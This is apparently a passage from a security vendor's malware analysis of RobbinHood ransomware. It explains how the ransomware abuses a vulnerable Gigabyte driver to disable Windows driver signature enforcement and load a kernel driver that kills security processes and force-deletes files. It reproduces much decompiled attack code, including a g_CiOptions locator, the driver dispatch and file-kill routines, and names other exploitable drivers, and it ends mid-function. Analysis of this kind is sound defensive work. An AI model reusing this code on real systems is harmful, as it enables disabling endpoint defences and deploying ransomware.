
Decompiled: Showing how the variable is found that controls Driver Signing Enforcement.



```
__int64 __fastcall GetModuleBaseByName(char *ModuleNameToFind)
{
  char *moduleNameToFind; // rbp@1
  __int64 v2; // rsi@1
  __int64 v3; // rax@1
  __int64 v4; // rdi@1
  unsigned int v6; // ebx@5

  moduleNameToFind = ModuleNameToFind;
  v2 = 0i64;
  v3 = VirtualAlloc(0i64, 0x100000ui64, 0x3000u, PAGE_READWRITE);
  v4 = v3;
  if ( !v3 )
    return 0i64;
  if ( NtQuerySystemInformation(11i64, v3, 0x100000i64, 0i64) < 0 )// SystemModuleInformation
  {
    VirtualFree(v4, 0i64, 0x8000u);
    return 0i64;
  }
  v6 = 0;
  if ( *v4 > 0u )
  {
    while ( stricmp((v4 + 296i64 * v6 + 48 + *(296i64 * v6 + v4 + 46)), moduleNameToFind) )
    {
      if ( ++v6 >= *v4 )
        goto LABEL_10;
    }
    v2 = *(296i64 * v6 + v4 + 24);
  }
LABEL_10:
  VirtualFree(v4, 0i64, 0x8000u);
  return v2;
}
```

Decompiled: Showing how to get a module’s kernel address.

Once they know those kernel addresses, the attackers resolve the exported **CiInitialize** function from the module’s *export address table*.Then they disassemble the instructions of that function in order to find the **call CipInitialize()** instruction. Once that function is found, they look for the **mov dword ptr [address],ecx** instruction. That address is **g_CiOptions** as shown in the figure below.




```
  v4 = a3;
  ci_kerneladdress = CI_KernelAddress;
  *a3 = 0i64;
  v6 = 0;
  v7 = CI_UserAddress;
  CiInitialize = Find_CiInitializeViaEAT(CI_UserAddress);
  if ( CiInitialize )
  {
    printf("CiInitialize success\n");
    printf("RbdwBuildNumber: %d", g_WinBuild);
    c = 0i64;
    if ( g_WinBuild < 16299 )                   // older than Windows 10 Redstone 3
    {
      while ( 1 )
      {
        v13 = (CiInitialize + c);
        if ( *v13 == 0xE9u )                    // jmp CipInitialize
          break;
        hde64_disasm(&v16, v13, 0);
        if ( !(v17 & 0x1000) )
        {
          c = v16 + c;
          if ( c < 0x100 )
            continue;
        }
        goto LABEL_16;
      }
    }
    else
    {
      v11 = 0;
      while ( 1 )
      {
        v12 = (CiInitialize + c);
        if ( *v12 == 0xE8u )                    // call CipInitialize
          ++v11;
        if ( v11 > 1 )
          break;
        hde64_disasm(&v16, v12, 0);
        if ( !(v17 & 0x1000) )
        {
          c = v16 + c;
          if ( c < 0x100 )
            continue;
        }
        goto LABEL_16;
      }
    }
    v6 = *(c + CiInitialize + 1);               // location of CipInitialize
LABEL_16:
    v14 = v6 + CiInitialize + c + 5;
    while ( 1 )
    {
      v15 = (v14 + v3);
      if ( *v15 == 0xD89 )                      // 890d........  mov  dword ptr [ci!g_CiOptions],ecx
                                                //
        break;
      hde64_disasm(&v16, v15, v6);
      if ( !(v17 & 0x1000) )
      {
        v3 += v16;
        if ( v3 < 0x100 )
          continue;
      }
      goto LABEL_22;
    }
    v6 = *(v3 + v14 + 2);
LABEL_22:
    result = v6;
    *v4 = &ci_kerneladdress[v14 + 6 + v3 - v7 + v6];
  }
  else
  {
    printf("CiInitialize failed\n");
    result = 0i64;
  }
  return result;
}
0000207E QueryCiOptions:44
```

Decompiled: Showing how to find the location of g_CiOptions using the HDE disassembler.

Now that they know the location of the **g_CiOptions** variable in kernel space, the vulnerable third party driver is dropped to disk and started. See this article on the exact vulnerability. Any vulnerable driver that allows arbitrary read/write in kernel will do. So even though the attackers are using the GDRV.SYS driver to do this today, there's no reason they will continue to use it if it becomes untenable to do so.

There are many other vulnerable drivers (with a similar vulnerability) in addition to the Gigabyte driver that these or other attackers may choose to abuse later, such as ones from VirtualBox (CVE-2008-3431), Novell (CVE-2013-3956), CPU-Z (CVE-2017-15302), or ASUS (CVE-2018-18537). But in these attacks, we've only seen the Gigabyte driver being abused in this way.




```
// Disable driver signatured enforcement
memcpy_kernel_exploit(vulnerableDriverPath2, g_CiAddress, 0, &previousValue);

// Deploy the malicious driver
DeployDriver_Robnhold();

vulnerableDriverPath3 = &vulnerableDriverPath;
if ( v23 >= 8 )
  vulnerableDriverPath3 = vulnerableDriverPath;

// Re-enable driver signatured enforcement
memcpy_kernel_exploit(vulnerableDriverPath3, g_CiAddress, previousValue, 0i64);
```

Decompiled: Showing how the malicious driver is deployed.

The malicious driver


Once the malicious driver is successfully deployed and started, the ROBNR.EXE process exits. Then STEEL.EXE starts processing the PLIST.TXT file, listing all the applications to kill.

This malicious kernel driver is used to terminate processes and delete the associated files. It employs several tricks to kill these applications, even when they are in-use and protected by tamper protection mechanisms employed by security products.



```
NTSTATUS __fastcall DriverEntry_(PDRIVER_OBJECT DriverObject)
{
  PDRIVER_OBJECT driver; // rbx@1
  NTSTATUS result; // eax@1
  UNICODE_STRING DestinationString; // [rsp+40h] [rbp-28h]@1
  UNICODE_STRING SymbolicLinkName; // [rsp+50h] [rbp-18h]@1
  PDEVICE_OBJECT v5; // [rsp+70h] [rbp+8h]@1

  v5 = 0i64;
  driver = DriverObject;
  RtlInitUnicodeString(&DestinationString, L"\\Device\\Robnhold");
  RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\Robnhold");

  memset64(driver->MajorFunction, KillDispatch, 28ui64);

  driver->MajorFunction[0] = DefaultIrpDispatch;
  driver->MajorFunction[2] = DefaultIrpDispatch;
  driver->DriverUnload = DriverUnload;

  result = IoCreateDevice(driver, 0, &DestinationString, 0x22u, 0, 0, &v5);
  if ( result >= 0 )
  {
    if ( v5 )
    {
      v5->Flags |= 0x10u;
      v5->AlignmentRequirement = 1;
      IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
      v5->Flags &= 0xFFFFFF7F;
      result = 0;
    }
    else
    {
      result = STATUS_UNEXPECTED_IO_ERROR;
    }
  }
  return result;
}
```

Decompiled: How the malicious driver starts.



```
__int64 __fastcall KillDispatch(PDEVICE_OBJECT deviceObject, PIRP irp)
{
  __int64 *v2; // r8@1
  PIRP v3; // rbx@1
  int v4; // edx@1

  v2 = &irp->AssociatedIrp.MasterIrp->Type;
  v3 = irp;
  v4 = *(irp->Tail.Overlay.CurrentStackLocation + 6) - 0x222000;
  if ( v4 )
  {
    if ( v4 == 4 )
    {
      KillProcess(v2);
    }
    else
    {
      v3->IoStatus.Information = 0i64;
      v3->IoStatus.Status = 0xC00000BB;
    }
  }
  else
  {
    SuperKillFile(v2);
  }
  IofCompleteRequest(v3, 0);
  return v3->IoStatus.Status;
}
```

Decompiled:

How the malicious driver processes commands (IOCTL) from STEEL.EXE.
The following string was found in the malicious driver, indicating it was likely built by the same authors behind the RobbinHood ransomware.


```
C:\Users\Mikhail\Desktop\Robnhold\x64\Win7Release\Robbnhold.pdb
```

Deleting Files

The malicious driver has various ways to delete files. But it does not pick one way, it runs them all sequentially, in order to ensure the file really gets deleted.


To delete files that are in-use the malicious driver issues an I/O Request Packet (or IRP, a low-level message passed between device drivers) directly on the NTFS.SYS storage device. By clearing the ImageSectionObject and DataSectionObject pointers, the storage device assumes the files are not in-use and the file is safely deleted, even when the file is still running as a process!

This trick is similar to the technique mentioned on this blog post.



```
__int64 __fastcall SuperKillFile(wchar_t *FileName)
{
  wchar_t *fileName; // rbx@1

  fileName = FileName;

  KillFileTrick1_ZwDeleteFile(FileName);
  KillFileTrick2_ZwSetInformationFile(fileName);
  KillFileTrick3_Irp(fileName);
  KillFileTrick4(fileName);
  KillFileTrick5(fileName, 1);
  KillFileTrick6(fileName);
  KillFileTrick7(fileName);
  return 0i64;
}
```

Decompiled: The malicious driver uses multiple ways to delete a file.




```
signed __int64 __fastcall SpecialKillFileByHandle(HANDLE hFile)
{
  MACRO_STATUS_ABANDONED v1; // ebx@1
  PDEVICE_OBJECT deviceObject; // rsi@3
  PIRP irp; // rdi@3
  IO_STACK_LOCATION *v5; // rcx@5
  _FILE_OBJECT *fileObject_; // rax@5
  IO_STACK_LOCATION *v7; // rax@5
  _QWORD *v8; // rcx@5
  char v9; // [rsp+30h] [rbp-30h]@5
  struct _KEVENT Event; // [rsp+40h] [rbp-20h]@5
  char v11; // [rsp+88h] [rbp+28h]@5
  PVOID fileObject; // [rsp+90h] [rbp+30h]@1

  v1 = 0;
  if ( ObReferenceObjectByHandle(hFile, DELETE, IoFileObjectType, 0, &fileObject, 0i64) < 0 )
    return STATUS_UNSUCCESSFUL;
  deviceObject = IoGetRelatedDeviceObject(fileObject);
  irp = IoAllocateIrp(deviceObject->StackSize, 1u);
  if ( irp )
  {
    KeInitializeEvent(&Event, SynchronizationEvent, 0);
    v11 = 1;
    irp->AssociatedIrp.MasterIrp = &v11;
    irp->UserEvent = &Event;
    irp->UserIosb = &v9;
    irp->Tail.Overlay.OriginalFileObject = fileObject;
    v5 = irp->Tail.Overlay.CurrentStackLocation;
    irp->Tail.Overlay.Thread = *MK_FP(__GS__, 392i64);
    irp->RequestorMode = 0;
